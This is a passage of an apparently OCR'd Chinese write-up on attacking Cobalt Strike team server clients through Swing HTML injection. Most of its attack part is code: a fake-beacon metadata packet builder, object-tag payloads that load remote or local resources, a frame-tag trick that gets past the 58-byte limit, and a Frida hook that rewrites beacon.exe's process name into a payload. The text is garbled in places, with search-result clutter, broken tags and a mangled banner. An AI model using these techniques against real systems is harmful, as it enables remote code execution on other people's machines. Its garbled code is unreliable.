
加载远程payload，比如jndi什么的

```
<html><object classid='xxx.xxx.xxx.xxx'><param name='XXX' value='http://xxx.xxx.xxx.xxx/pay]>
```

或者是直接打开本地的exe之类的

```
lassid='xxx.xxx.xxx.xxx'><param name='XXX' value='file:///System/Applications/Calculator.app'>
```

又或者是命令注入



是不是这几种的可能性最大？关于用哪条链，我这边就不公开了，有兴趣的同学按照这个思路来寻找我相信很快就能在几百个类中找到可能的链了。接下来关于payload的长度，这怎么看都得六七十以上了，那么就会引出后续的一些限制问题。

0x04 CS自身的限制

大家也都知道如何利用模拟beacon协议来插入img标签了，我这边再简单复述一下 https://github.com/LiAoRJ/CS_fakesubmit 这是一个模拟beacon的上线包的脚本，之前是用来打dos用的，现在可以用来插入payload，具体用法github里都有我就不赘述了。当插入数据的长度较长时，我们会发现一个问题：

这里加上长payload后整体的包长度为132字节，而他报错意思是整个空间只有117字节，也就是说payload是有最大长度限制的。我们来更具体的解析一下为什么会有长度限制。先来大概了解一下beacon和team server之间的交互流程，其实我也是临时百度的文章自己，基本上搜一下就有了类似的协议解析文章。

百度 cobaltstrike协议分析 百度一下

网页 贴贴吧 知道 文库 图片 资讯 视频 地图 采购 更多

百度为您找到相关结果约1,060,000个 搜索工具

[狠改CobaltStrike:协议全剖析 - 知乎](#)
2022年7月12日 一、概述 这次文章将分享下 Cobalt Strike 4.1的aggressor端登录teamserver端的通讯和beacon端与teamserver端通讯,包括元数据、心跳包、执行任务等数据传输。二...

知乎


[【干货】cobaltstrike通信协议研究 | 爱尖刀](#)
2022年2月18日 这里的Cookie和SESSIONID是自定义的,所以需要cobalt strike根据实际的profile解析。当收到http get请求时,cobaltstrike就会根据profile的设置提取出Cookie中SESSIONID的值,也就是WI7...
爱尖刀

[CobaltStrike逆向学习系列\(4\):Beacon 上线协议分析 信... ...](#)
2022年1月10日 回到BeaconPayload 查一下 index 为 7 的就是 publickey,这也就说明了,在取值的时候是通过 index 来取对应内容的 然后分析一下 GetPtrValue.这里用 F5 就很不友好了.还是看汇编更容...
赛博回忆录

我也不赘述太多，大家可以先自己看一看文章 <https://www.ijiandao.com/2b/baijia/423712.html>

第一部分

HTTP/HTTPS Beacon通信过程




赛博回忆录

1. 我们的beacon先是搜集主机的一些信息和生成一个随机的bid然后通过rsa加密后用http协议get方式将数据发送给teamserver;
2. teamserver收到这个上线包之后，rsa解密获得主机信息，并显示在target列表中；
3. beacon发送上线包之后就会进入一个while循环，等到sleep时间到了之后，就http get去；teamserver拉取命令列表，如果此时的teamserver没得命令，就又进入休眠时间；
4. 当我们在teamserver的beacon console中输入了命令时，beacon http get拉取命令命令时，teamserver就会在http get response中返回命令队列，beacon收到队列后依次去执行；
5. 执行时，如果有执行结果返回，beacon会等待当前的休眠周期结束，结束休眠周期后，通过httppost方法将AES加密的执行结果返回给teamserver；
6. teamserver会模拟一个http post response返回给beacon，使得这个http请求看起来是合理的。

赛博回忆录

简单来说分为两部分，第一部分是上线包，上线包是由RSA加密的metadata插在cookie里，这个metadata就是元数据，大体包含一些基本信息比如用户名、主机名、操作系统信息和AES KEY等。teamserver通过metadata里解析这些数据后显示在首页，从里面获取aes key后用于后续的任务下发相关的数据加解密。而我们再来看CS的client的首页都有啥



没错，就是这熟悉的几个字段，这些字段中大部分信息都来自于metadata。而metadata里的数据就是我们可以控制的插入到teamserver上进行展示的数据。回到117字节限制问题上来，我们在到CS的代码里看一看

我们来到cs的teamserver的代码里直接搜117：

```
if (len > 117) {
```

AsymmetricCrypto.java 51

```
    return "T1178";
```

Min62 赛博回忆录 19

跟进asymmetricCrypto.java里看看

```
/* use our private key to decrypt */
public byte[] decrypt(byte[] ciphertext) {
    byte[] plaintext = new byte[0];

    try {
        /* cipher is NOT thread safe! */
        synchronized (cipher) {
            cipher.init(Cipher.DECRYPT_MODE, privateKey);
            plaintext = cipher.doFinal(ciphertext);
        }

        /* decode the decrypted data */
        DataInputStream in_handle = new DataInputStream(new ByteArrayInputStream(plaintext));
        int magic = in_handle.readInt();

        /* validate magic number */
        if (magic != 0x0000BEEF) {
            System.err.println("Magic number failed :([ RSA decrypt]");
            return new byte[0];
        }
    }
```

魔术数字，可以认为是一种标识的字段


```
int len = in_handle.readInt();
```

读取包里的长度看一下是不是大于117

```
/* validate length field */
if (len > 117) {
    System.err.println("Length field check failed :([ RSA decrypt]");
    return new byte[0];
}
```

赛博回忆录


再来看fake client的代码



```
22
23     def fake_submit(url,Textline1,Textline2,Textline3,pubkey):
24         # for _ in range(10):
25             #pack = b'\x00\x00\xBE\xEF' # pack head
26             #pack += b'\x00\x00\x00\x4C' # pack len
27             pack = bytearray(random.getrandbits(4) for _ in range(16)) # AESKEY
28             pack += b'\xa8\x03' # name charset (int) (little)
29             pack += b'\xa8\x03' # name charset (int) (little)
30             # pack+=b'\x00\x00\x00\x06' # Beacon Id random
31             pack += random.randint(0 , 9999999) .to_bytes(4, 'big') # Beacon Id
32             pack += random.randint(0 , 65535) .to_bytes(4, 'big') # Beacon Pid
33             pack += b'\x00\x00' # Beacon Port
34             pack += b'\x04' # Beacon Flag 04
35             pack += b'\x06'
36             pack += b'\x02'
37             pack += b'\x23\xf0\x00\x00\x00\x00' # windows version (int)
38             pack += b'\x76\x91' # windows version_1 (int)
39             pack += b'\x0a\x60\x76\x90\xf5\x50'
40             pack += bytearray(random.getrandbits(4) for _ in range(2)) + b'\xA8\xC0' #Beacon ip 192.168.xxx.xxx
41
42             Computer_name = bytes(Textline1.encode('utf-8')) + b'\x09'
43             User_name = bytes(Textline2.encode('utf-8')) + b'\x09'
44             Process_name = bytes(Textline3.encode('utf-8')) + b'\x09'
45             pack += Computer_name + User_name + Process_name
46             #pack += bytes(''.join(random.sample(string.ascii_letters + string.digits, 6)), encoding = "utf8") + b'\x09' + by
47             pack = b'\x00\x00\xBE\xEF'+len(pack).to_bytes(4, 'big')+pack
48             包体长度表示字段
49             # pubkey = RSA.PublicKey.load_pkcs1_openssl_pem("")

50             # -----BEGIN PUBLIC KEY-----
51             # MIGfXXXXXXXXXXXXXX==

52             # -----END PUBLIC KEY-----
```



是不是对应上了？这里有个长度字段，可以看到服务端是获取的我们传输的长度字段来做判断的，那有的同学就要问了，如果我把payload写的很大，但是长度给他传1是不是就过了校验了。答案是不行，有这个校验的根本原因在于RSA的加密算法本身对明文加密长度的限制



RSA 加密算法长度限制

百度一下

孔而女近口，凶。木又月，利通也。孔儿无端也。辟舌口，凶。口无反，子付中之夫。

百度文库 保障

关于RSA加密算法的长度限制问题_zane_aimingoo的博客-CSDN博客

2020年4月16日 .net Framework中提供的RSA算法规定,每次加密的字节数,不能超过密钥的长度值

减去11,而每次加密得到的密文长度,却恰恰是密钥的长度。所以,如果要加密较长的数据...

CSDN 技术社区

赛博回忆录


而cs在加密metadata的时候用的RSA密钥的长度为128位，因此减去11刚好是117位。这个硬性的包体总长度限制是绕不过去的。那么payload最多可以压缩到什么程度呢？回到fake client里我们看一下

```


#pack += b'\x00\x00\x00\x00\x4C' # pack ten
pack = bytearray(random.getrandbits(4) for _ in range(16)) # AESKEY
pack += b'\xa8\x03' # name charset (int) (little)
pack += b'\xa8\x03' # name charset (int) (little)
# pack+=b'\x00\x00\x00\x06' # Beacon Id random
pack += random.randint(0 , 9999999) .to_bytes(4, 'big') # Beacon Id
pack += random.randint(0 , 65535) .to_bytes(4, 'big') # Beacon Pid
pack += b'\x00\x00' # Beacon Port
pack += b'\x04' # Beacon Flag 04      这里的一些标识位加上纯数字的字段也是不能裁剪的
pack += b'\x06'
pack += b'\x02'
pack += b'\x23\xf0\x00\x00\x00\x00' # windows version (int)
pack += b'\x76\x91' # windows version_1 (int)
pack += b'\x0a\x60\x76\x90\xf5\x50'          这里的ip地址也是
pack += bytearray(random.getrandbits(4) for _ in range(2)) + b'\xA8\xC0' #Beacon ip 192.168.xxx.xx

Computer_name = bytes(Textline1.encode('utf-8')) + b'\x09'
User_name = bytes(Textline2.encode('utf-8')) + b'\x09'      只有这三个可以利用
Process_name = bytes(Textline3.encode('utf-8')) + b'\x09'
pack += Computer_name + User_name + Process_name
#pack += bytes(''.join(random.sample(string.ascii_letters + string.digits, 6)), encoding = "utf8")+
pack = b'\x00\x00\xBE\xEF'+len(pack).to_bytes(4, 'big')+pack

```



可以看到前面一大块都是改不了的，不是数字就是标识位写死的，会被teamserver一个个读取出来解析，我们的payload是字符串，你可以简单的认为数字位的都是不能用的。那最终可以写入payload的只有这里的computername、username、processname，对应到界面上就是这三个



这里还有个知识点就是，如果我们要插入有效的payload，肯定只能全部插入到一个单元格里，而不能三个单元格各自插一部分来进行合并。因此我们看一下这三个字段在teamserver里是什么样子的形式

```
/* metadata string begins 18 bytes in. Use our charset to process it */
String metadata = CommonUtils.bString( Arrays.copyOfRange(metadatab, from: 51, metadatab.length) , charset);

String[] mdata = metadata.split( regex: "\t");
if (mdata.length > 0)
    comp = mdata[0]; /* Computer Name */


if (mdata.length > 1)
    user = mdata[1]; /* Username */

if (mdata.length > 2) {
    if (isSSH())
        ver = mdata[2]; /* uname output */
    else
        proc = mdata[2]; /* Process Name */
}
```



可以看到是直接以 `\t` 来切割字符串获取三个字段内容的，也就是说如果我们不用 `\t` 就可以把所有内容都写到一个单元格里而且还能少省下两个字节的tab符号

```
Computer_name = bytes(Textline1.encode('utf-8')) + b'\x09'
User_name = bytes(Textline2.encode('utf-8')) + b'\x09'
Process_name = bytes(Textline3.encode('utf-8')) + b'\x09'
pack += Computer_name + User_name + Process_name
#pack += bytes(''.join(random.sample(string.ascii_letters + string.digits, 6)), en
```




这里的 `\x09` 也就是 `\t`，因此我们把这些都去了直接写payload就可以获取到最大可以操作的长度。这个长度为 $117-51=66$ ，然后还要减去magic number和长度的8个字节，因此是 $66-8=58$ 的长度限制。当然这是metadata的长度限制，但如果我们从后续的aes通信里打入payload则不受这个限制，这个会在后续再讲。

0x05 jdk版本带来的变数

考虑到metadata有payload的限制，而前面说了利用object标签的话基本上你实际用过了就会发现58个字符的长度根本就不够，压缩不下来，如果你找到的链很复杂就更不可能了。那么从一个受限制的payload引申到不受限制的payload呢？

一般来说我们在浏览器场景上会很容易的想到引入iframe标签来引入外部页面，引入外部页面也就是意味着引入外部html标签，那么这引入的外部html内容就不会受到长度限制了。可是当我们使用iframe标签盲测的时候会发现毫无反应。我们在翻翻代码，还记得前面依稀看到过frame标签



实现了一个叫做frame的标签，我们也懒得看代码了，直接百度一下

frame tag

全部 图片 视频 地图 新闻 更多

找到约 629,000,000 条结果 (用时 0.44 秒)

<https://www.w3schools.com> › tags › tag_frame ▾ 翻译此页

HTML frame tag - W3Schools

The <frame> tag was used in HTML 4 to define one particular window (frame) within a <frameset>. What to Use Instead? Example. Use the <iframe> tag to embed ...
您 22年9月26日 访问过该网页。

<https://www.javatpoint.com> › html-frame-tag ▾ 翻译此页

HTML frame Tag - Javatpoint

HTML <frame> tag define the particular area within an HTML frame where another HTML page can be displayed. A <frame> tag is used with <frameset>, and it ...

Create Vertical frames:

```
<!DOCTYPE html>
<html>
<head>
    <title>Frame tag</title>
</head>
<frameset cols="25%,50%,25%">
    <frame src="frame1.html" >
    <frame src="frame2.html">
    <frame src="frame3.html">
</frameset>
</html>
```

Test it Now

Output:



按照这个格式，frame标签有熟悉的src属性可以引入外部页面。但如果我们不在外层套 frameset标签的话会报错 `<html><frame src=x>`

```
Warning: the font "Times" is not available, so "Lucida Bright" has been substituted, but may have unexpected appearance or behav
Exception in thread "AWT-EventQueue-0" java.lang.RuntimeException Can't build aframeset, BranchElement(frameset) 1,3
: no ROWS or COLS defined.
    at javax.swing.text.html.HTMLEditorKit$HTMLFactory.create(HTMLEditorKit.java:1192)
    at javax.swing.plaf.basic.BasicHTML$BasicHTMLViewFactory.create(BasicHTML.java:333)
    at javax.swing.text.CompositeView.loadChildren(CompositeView.java:112)
```



解决方法是套一个frameset

```
<html><frameset rows=*><frame src=x>
```

当然还有一个小技巧可以进一步压缩

```
<html>1<frame src=x>
```

这也是可以运行的。这在jdk高版本的时候是可以成功引入外部页面的，但是在java8俗称j8的jdk1.8上却会报错

```
Warning: the font "Times" is not available, so "Lucida Bright" has been substituted, but may have unexpected appearance or behav
Exception in thread "AWT-EventQueue-0" java.lang.ClassCastException Create breakpoint : javax.swing.JLabel cannot be cast to javax.swing.text.JTextComponent
    at javax.swing.text.html.FrameView.setParent(FrameView.java:133)
    at javax.swing.text.html.CompositeView.replace(CompositeView.java:217)
    at javax.swing.text.CompositeView.loadChildren(CompositeView.java:114)
    at javax.swing.text.FlowView$LogicalView.loadChildren(FlowView.java:701)
    at javax.swing.text.CompositeView.setParent(CompositeView.java:139)
```



这个是由于frame在渲染frameview的时候会强制转换其父组件的类型为这个类型，然而转换失败了就会报错。这个问题在jdk1.8里是无解的，这也是我在一开始认为无法绕过首页长度限制的原因（因为我用的jdk1.8）。好了，总之引用frame标签就可以绕过首页的长度限制了。那么如何在jdk1.8的情况下继续攻击目标呢？

0x06 无视jdk版本的RCE

前面解释过了，首页受到metadata的长度的限制，几乎只有frame标签可以绕过限制，而jdk1.8版本的情况下是不可能使用frame标签进行绕过的。那么我们如何进行攻击？这时候我们就要退而求其次，假设攻击者可以和beacon进行交互操作的情况下看看能不能RCE。答案是肯定的。正如前面所说，beacon和teamserver的交互大体分为两个部分一个是上线包的RSA另一个是后续命令下发的AES，因此我们只需要在命令下发的AES流程里注入数据，那就无视metadata的长度限制问题从而进行RCE了。这样讲很抽象，可以看点实际的。

The screenshot shows the Cobalt Strike interface with a red box highlighting the 'Processes' tab. The tab title is 'Processes 192.168.255.3@4612'. Below the title, there is a list of processes. A large portion of the list consists of multiple entries for 'svchost.exe', each with a different PID. To the right of these entries, the word '全部都是 AES' (All are AES) is written in red. The Cobalt Strike interface includes various toolbars and menus at the top, and a sidebar on the left showing an event log.

也就是说除了首页那个列表和eventlog以外所有命令下发的回显和交互都是在AES里传递数据的，因此只要我们能看到的界面数据可以控制，就可以进行XSS攻击！这里我通过frada脚本来hook win api修改tasklist返回的进程名，将进程名改写成攻击payload，当攻击者点击beacon执行列出进程时，只要他浏览到带有payload的进程名，就会执行RCE！我在这个项目

的基础上进行的修改 https://github.com/TomAPU/poc_and_exp/blob/master/CVE-2022-3919/7/cobaltfire.py 我的frada脚本内容是

```
import frida
import time
import argparse

def spoof_user_name(target,url):
    #spawn target process
    print('[+] Spawning target process...')
    pid=frida.spawn(target)
    session=frida.attach(pid)

    js=''''
    var payload="
```

```
// console.log(this.szExeFile);  
  
},  
onLeave: function(retval) {  
    if(Memory.readAnsiString(this.szExeFile) == 'beacon.exe')//当进程名称为beacon时修改其名称  
    {  
        Memory.writeByteArray(ptr(this.szExeFile), payload)  
        console.log("find beacon.exe write payload")  
    }  
  
    //console.log(Memory.readAnsiString(this.szExeFile));  
  
});  
'''#.replace('http://127.0.0.1/',url)  
  
script = session.create_script(js)  
  
script.load()  
  
#resume  
frida.resume(pid)  
print('[+] Let\'s wait for 10 seconds to ensure the payload sent!')  
#wait for 10 seconds  
time.sleep(1000)
```

```
#kill
frida.kill(pid)
print('[+] Done! Killed trojan process.')
exit(0)

def showbanner():
    #Thanks http://patorjk.com/ for creating this awesome banner
    banner=''' $$$$$$\\           $$\\           $$\\ \     $$\\ \     $$$$$$$$$$\\ $$\\
$$ \\ _$$\\           $$ |           $$ |   $$ |   $$ \\ _$$ | /\\_ |
$$ /  \\_ | $$$$$$\\  $$\\ $$$$\\$\\ \  $$\\ $$$$\\$\\ \  $$ | $$$$$$\\ \  $$ |   $$\\ \  $$$$$$\\ \  $$\\
$$ |   $$ \\ _$$\\  $$ \\ _$$\\ \  \\____$\\ | $$ | \\_$$ \\ _ |  $$$$$$\\ \  $$ |   $$ \\ _$$\\ \  $$ \\ _$$\\
$$ |   $$ \\ /  $$ | $$ |   $$ |   $$ | $$$$$$\\$\\ | $$ |   $$ |   $$ \\ _ |  $$ | $$ |   \\_ | $$$$$$\\$\\ |  $$ |   $$ \\ _ |
$$ |   $$ \\ $\\ |  $$ | $$ |   $$ |   $$ |   $$ \\ _$$ |  $$ |   $$ |   $$ \\ $\\ |  $$ | $$ |   \\_ |  $$ |   $$ \\ _ |
\\$$$$$\\$\\ | \\$$$$$\\$\\ | $$$$$$\\$\\ | \\$$$$$\\$\\ |  $$ |   \\$$$$$\\ |  $$ |   $$ |   $$ |   \\$\\$\\$\\$\\$\\$\\ |  $$ |   \\$\\$\\$\\$\\$\\$\\ |
\\_____/_ \\_____/_ \\_____/_ \\_____/_ | \\_ |   \\____/_/ \\_ |   \\_ |   \\_ |   \\_ |   \\_ |   \\_ |   \\_ |   \\_ |   \\_ |
    ...
print(banner)

